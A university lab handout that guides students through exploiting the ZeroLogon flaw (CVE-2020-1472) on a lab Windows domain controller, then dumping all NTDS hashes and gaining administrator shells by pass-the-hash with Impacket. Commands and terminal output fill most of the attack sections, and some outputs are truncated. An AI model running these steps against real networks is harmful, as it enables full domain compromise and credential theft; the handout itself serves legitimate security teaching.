

Windows AD Exploitation lab using ZeroLogon(CVE-2020-1472)

7CSEF006W

Dr Ayman El Hajjar

Academic Year: 2025/26

1 Lab Environment

VMs Download

➡ For this lab, several machines are required. You can download them by following the instructions provided in the [Environment Setup Document](#).

- ↳ Windows Active Directory server
- ↳ Kali Linux machine
- ↳ Linux server
- ↳ **Optional:** A Windows 7 client machine available on the download page.

1.1 Setup the Windows Server

➡ Login with the domain administrator account:

↳ Username: **window**ss

↳ Password: **Windows**S

➡ The Active Directory domain name is: **csflab**.

➡ Reset the password for the Windows client user and add them to the Domain Admins group:

↳ Open **Server Manager**.

↳ Click **Roles**.

↳ Select **Active Directory Domain Services**.

↳ Click on **Active Directory Users and Computers**.

- ↳ Navigate to: **csflab.local** → **Users**.
- ↳ Locate the user **Windows u. Client**.
- ↳ Right-click the user and select **Reset Password**.
- ↳ Enter the new password: **Win@123**.
- ↳ Untick the option **User must change password at next logon**.
- ↳ Add the user to the **Domain Admins** group.

💡 Both the Windows Server and Windows 7 VM use a **US keyboard layout**. Ensure you type the password accordingly.

1.2 Windows 7 - Joining the Domain

- ➡ The Windows 7 client machine must join the **csflab** domain.
- ➡ Login to Windows 7:
 - ↳ Username: **admin**
 - ↳ Password: **Passw0rd!**
- ➡ Point the Windows 7 device DNS to the IP of the Windows AD server.
- ➡ Steps to configure DNS (see Figure.1.1):
 - ↳ Open **Control Panel**.
 - ↳ Navigate to **Network and Internet**.
 - ↳ Click **View Network Status and Tasks**.
 - ↳ Select **Change Adapter Settings**.
 - ↳ Right-click the network adapter → **Properties**.
 - ↳ Select **Internet Protocol Version 4 (TCP/IPv4)** → Click **Properties**.
 - ↳ Select **Use the following DNS server address** and enter: **192.168.144.100**.
 - ↳ Click **OK** to save changes.
- ➡ Join the Windows 7 machine to the domain:
 - ↳ Press the Windows key → Right-click **Computer** → Select **Properties**.
 - ↳ Under **Computer name, domain, and workgroup settings**, click **Change Settings**.
 - ↳ In the dialog, select **Change**.

- ↳ Choose **Member of Domain** and type: **csflab**.
- ↳ Enter the AD username and password when prompted.
- ↳ Click **OK** and restart the machine.
- ➡ After restarting, log in using the domain credentials:
 - ↳ Username: **Win7U**
 - ↳ Password: **Win@123**
- ⚠ Repeat these steps for any additional machines you want to join to the **csflab** domain.




Figure 1.1: DNS configuration steps to join the Active Directory domain

2 Lab Tools Requirements

2.1 Update Repository


- ➡ Edit the Kali Linux apt sources list and ensure the official repository is enabled:


```
sudo nano /etc/apt/sources.list
```
- ➡ Uncomment the official Kali repository line by removing the leading #.

➡ Comment out any third-party repositories to avoid conflicts.

➡ Update the repository to fetch the latest packages:

```
➤- sudo apt-get update
```



```
GNU nano 7.2 /etc/apt/sources.list *
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

#Other repositories
#repositories for within the university premises
#deb https://mirror.karneval.cz/pub/linux/kali/ kali-rolling main contrib non-
#Another alternative third party trusted repository
#deb [trusted=yes] https://xsrv.moratelindo.io/kali kali-rolling main contri>
```

Figure 2.1: Updating repository sources in Kali Linux

2.2 Removing Old Impacket Versions

➡ We will use the latest version of the **Impacket** tools. Remove any pre-installed versions first:

```
➤- sudo apt-get remove python3-impacket
```

💡 During removal, you may be prompted to restart some services. Select **OK** to proceed.

➡ Clean up unused dependencies:

```
➤- sudo apt-get autoremove
```

2.3 Installing Required Tools

➡ Update the repository again to ensure fresh package lists:

```
➤- sudo apt-get update
```

➡ Install **pip** for Python 3:

```
➤- sudo apt-get install python3-pip
```

2.3.1 Installing Impacket

➡ We will use the latest version of **Impacket** for post-exploitation tasks:

```
➤- sudo apt-get install python3-impacket
```

💡 Impacket is a collection of Python classes for working with Windows network protocols. It allows you to create, manipulate, and send low-level packets across the network. It is commonly used in penetration testing, security assessments, and malware analysis.

➡ In this lab, we will use two Impacket tools later for executing remote commands:

- ↳ **wmiexec.py** - Executes commands on a remote Windows machine using Windows Management Instrumentation (WMI).
- ↳ **psexec.py** - Executes commands on a remote Windows machine using SMB protocol.

💡 Both tools will be used after exploiting the ZeroLogon vulnerability to achieve remote administrative access.

2.3.2 Installing CrackMapExec

➡ Install the latest version of **CrackMapExec**:

```
❏ sudo apt-get install crackmapexec
```

💡 CrackMapExec is a powerful post-exploitation tool designed for Windows environments. It automates enumeration, credential validation, and remote command execution over protocols like SMB, WMI, and WinRM.

➡ CrackMapExec capabilities:

- ↳ Enumerates domain information: users, shares, groups, and other Active Directory resources.
- ↳ Tests and harvests credentials using NTLM hashes, Kerberos tickets, or plaintext passwords.
- ↳ Executes remote commands via SMB, WMI, or WinRM.
- ↳ Performs brute-force attacks against SMB to identify weak passwords.

💡 CrackMapExec will be heavily used in this and the next lab for lateral movement and credential dumping.

3 CVE-2020-1472 - ZeroLogon Exploitation

➡ CVE-2020-1472, also known as **ZeroLogon**, is a critical vulnerability affecting the Windows Netlogon Remote Protocol (MS-NRPC).

➡ Discovered in August 2020, it allows attackers to bypass authentication and gain **Domain Administrator** privileges by exploiting a cryptographic flaw.

➡ This vulnerability affects Windows Server versions 2003, 2008, 2012, and 2019 - particularly when RDP is enabled (default port: **3389**).

➡ Key details about ZeroLogon:

- ↳ An attacker sends specially crafted Netlogon messages to the Domain Controller (DC).
- ↳ This manipulates authentication fields, causing an integer overflow in server memory.
- ↳ The result resets the machine account password in Active Directory to all zeros.
- ↳ This allows authentication as the DC machine account without knowing the original password.
- ↳ From there, full administrative privileges can be obtained on the domain.

⚠ This exploit achieves complete domain compromise. In a real environment, mitigations should include patching, strong network segmentation, and logging Netlogon activity.

💡 You can read the original research and whitepaper from Secura: [ZeroLogon Research Paper](#).

3.1 ZeroLogon Exploit

➡ We will use the public proof-of-concept exploit **zer0dump** to test and exploit the vulnerability.

➡ Clone the exploit repository:

```
❯ git clone https://github.com/bb00/zer0dump.git
```

➡ Navigate to the exploit directory:

```
❯ cd zer0dump
```

➡ Test if the Windows Server is vulnerable:

```
❯ python3 zer0dump.py 192.168.144.100
```

➡ If successful, the exploit resets the DC machine account password to **all zeros**, and the vulnerability status is displayed:

```
(kali@kali)~/zerodump
$ python3 zerodump.py 192.168.56.200
Namespace(target='192.168.56.200', silver=False, target_da=None, port=445, target_machine=None)
Performing authentication attempts ...
192.168.56.200
WIN2008-AD

Success! DC can be fully compromised by a ZeroLogon attack.

NetrServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b'\x01\xd5n\x06\xeb\xc2\x11\x15'
    Timestamp: 0
  ErrorCode: 0

Administrator\Administrator:500:aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b:::
aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
```

Figure 3.1: Hash values reset after successful ZeroLogon exploit

Handling Long Commands

- Throughout this lab, some commands appear split across multiple lines for readability.
- When typing commands in your terminal, ensure they are entered on **one single line**.

3.2 Enumerating Vulnerable Hosts

- Check whether any other devices in the subnet are vulnerable using **CrackMapExec**:

```
crackmapexec smb 192.168.144.1/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
```

- The results will indicate which hosts are vulnerable. If successful, you should see the word **Pwn3d!** in red for compromised hosts.

```
(kali@kali)~/zerodump
$ crackmapexec smb 192.168.56.1/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
SMB 192.168.56.1 445 E-CLG42-04 [*] Windows 10 / Server 2019 Build 19041 x64 (name:E-CLG42-04) (domain:intranet.wmin.ac.uk) (signing:False) (SMBv1:False)
SMB 192.168.56.1 445 E-CLG42-04 [-] intranet.wmin.ac.uk\Administrator:2205ba64e16d17378fd6b7da0af9145b STATUS_LOGON_FAILURE
SMB 192.168.56.200 445 WIN2008-AD [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:WIN2008-AD) (domain:csflab.liocal) (signing:True) (SMBv1:True)
SMB 192.168.56.200 445 WIN2008-AD [*] csflab.liocal\Administrator:2205ba64e16d17378fd6b7da0af9145b (Pwn3d!)
```

Figure 3.2: Identifying vulnerable hosts in the subnet

- In our lab setup, only the **AD Windows Server** is vulnerable.

3.3 Dumping Domain User Hashes

➡ Dump all Active Directory NTLM hashes from the Domain Controller using:

```
crackmapexec smb 192.168.144.100 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b -ntds
```

➡ After dumping, you should see the extracted NTLM hashes for all domain users:

```
(kali@kali)~[~/zer0dump]
$ crackmapexec smb 192.168.56.200 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b --ntds
SMB 192.168.56.200 445 WIN2008-AD [+] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:WIN2008-AD) (domain:csflab.liocal) (signing:True) (SMBv1:True)
SMB 192.168.56.200 445 WIN2008-AD [+] csflab.liocal\Administrator:2205ba64e16d17378fd6b7da0af9145b (Pwn3d!)
SMB 192.168.56.200 445 WIN2008-AD [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.200 445 WIN2008-AD Administrator\Administrator:500:aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b:::
SMB 192.168.56.200 445 WIN2008-AD Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.200 445 WIN2008-AD krbtgt:502:aad3b435b51404eeaad3b435b51404ee:408a6803b40c2f416508ad041164d326:::
SMB 192.168.56.200 445 WIN2008-AD windowss:1000:aad3b435b51404eeaad3b435b51404ee:0
SMB 192.168.56.200 445 WIN2008-AD ssshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.200 445 WIN2008-AD ssshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
SMB 192.168.56.200 445 WIN2008-AD leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
SMB 192.168.56.200 445 WIN2008-AD luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
SMB 192.168.56.200 445 WIN2008-AD han_solo:1006:aad3b435b51404eeaad3b435b51404ee:3ed98c5969d05a7c15c25c99e3ef951:::
SMB 192.168.56.200 445 WIN2008-AD artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
SMB 192.168.56.200 445 WIN2008-AD c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
SMB 192.168.56.200 445 WIN2008-AD ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aece80d7c2e5c55c859:::
SMB 192.168.56.200 445 WIN2008-AD darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
SMB 192.168.56.200 445 WIN2008-AD anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b1a0230e55cde2f3de94fa:::
SMB 192.168.56.200 445 WIN2008-AD jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
SMB 192.168.56.200 445 WIN2008-AD lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
SMB 192.168.56.200 445 WIN2008-AD boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
SMB 192.168.56.200 445 WIN2008-AD jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
SMB 192.168.56.200 445 WIN2008-AD greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
SMB 192.168.56.200 445 WIN2008-AD chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
SMB 192.168.56.200 445 WIN2008-AD kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:7
```

Figure 3.3: Dumped NTLM hashes for all Active Directory users

➡ Optionally, save the dumped hashes into a file for later use:

```
crackmapexec smb 192.168.144.100 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b -ntds >> hashes.txt
```

3.4 Gaining Remote Access with Impacket

➡ With the dumped hashes, we can authenticate against the Windows server using Impacket tools. Two approaches are demonstrated below.

3.4.1 Using wmiexec.py

- ➡ Execute commands on the Windows server using **wmiexec.py**:

```
 sudo python3 /usr/share/doc/python3-impacket/examples/wmiexec.py  
Administrator@192.168.144.100 -hashes :2205ba64e16d17378fd6b7da0af9145b
```

- 💡 To simplify future usage, create an alias:

```
 echo "alias wmiexec='sudo python3 /usr/share/doc/python3-impacket/examples/wmiexe  
» /.zshrc
```

```
 source /.zshrc
```

- ➡ After setting the alias, you can run:

```
 sudo wmiexec Administrator@192.168.144.100 -hashes  
:2205ba64e16d17378fd6b7da0af9145b
```

3.4.2 Using psexec.py

- ➡ Alternatively, you can use **psexec.py** to spawn a SYSTEM-level shell:

```
 sudo python3 /usr/share/doc/python3-impacket/examples/psexec.py  
Administrator@192.168.144.100 -hashes :2205ba64e16d17378fd6b7da0af9145b
```

- 💡 Similarly, create an alias for psexec.py:

```
 echo "alias psexec='sudo python3 /usr/share/doc/python3-impacket/examples/psexec.  
» /.zshrc
```

```
 source /.zshrc
```

- ➡ Then run:

```
 sudo psexec Administrator@192.168.144.100 -hashes  
:2205ba64e16d17378fd6b7da0af9145b
```

```
kali@kali:~$ sudo wmiexec.py Administrator@192.168.56.200 -hashes :afe5ee98bb66daef24af4ea2a706d9a5
[sudo] password for kali:
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is F849-CFDB

Directory of C:\

14/07/2009  03:20    <DIR>          PerfLogs
03/10/2020  13:23    <DIR>          Program Files
03/10/2020  13:23    <DIR>          Program Files (x86)
03/10/2020  13:19    <DIR>          Users
01/12/2022  02:48    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s)  12,267,335,680 bytes free

C:\>
```

Figure 3.4: Windows shell using Impacket tools with NTLM hashes

➡ You now have a Windows shell running with **Administrator privileges** using only NTLM hashes - no password required.

💡 Try exploring other public ZeroLogon exploit implementations on GitHub. Several variants exist with slightly different approaches to achieving exploitation.